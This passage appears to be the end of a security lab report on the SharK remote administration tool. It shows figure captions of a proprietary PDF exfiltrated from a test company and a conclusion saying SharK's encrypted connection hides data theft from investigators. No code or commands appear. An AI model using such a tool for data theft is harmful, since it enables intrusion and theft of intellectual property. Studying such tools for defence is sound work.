


Figure 73: The Exfiltrated PDF

You can now view the PDF file, one of company XYZ's proprietary documents.




Figure 74: The Opened Exfiltrated PDF File

3.2 Conclusion

SharK is a Remote Administration Tool, which has a Graphical User Interface (GUI) that allows the hacker to perform malicious tasks against a victim machine, like data-theft over an encrypted connection. Hackers will often enter networks to steal intellectual property or retrieve credit card numbers. The encrypted connection of SharK will make it very difficult for investigators to detect what was taken out of the network.

References

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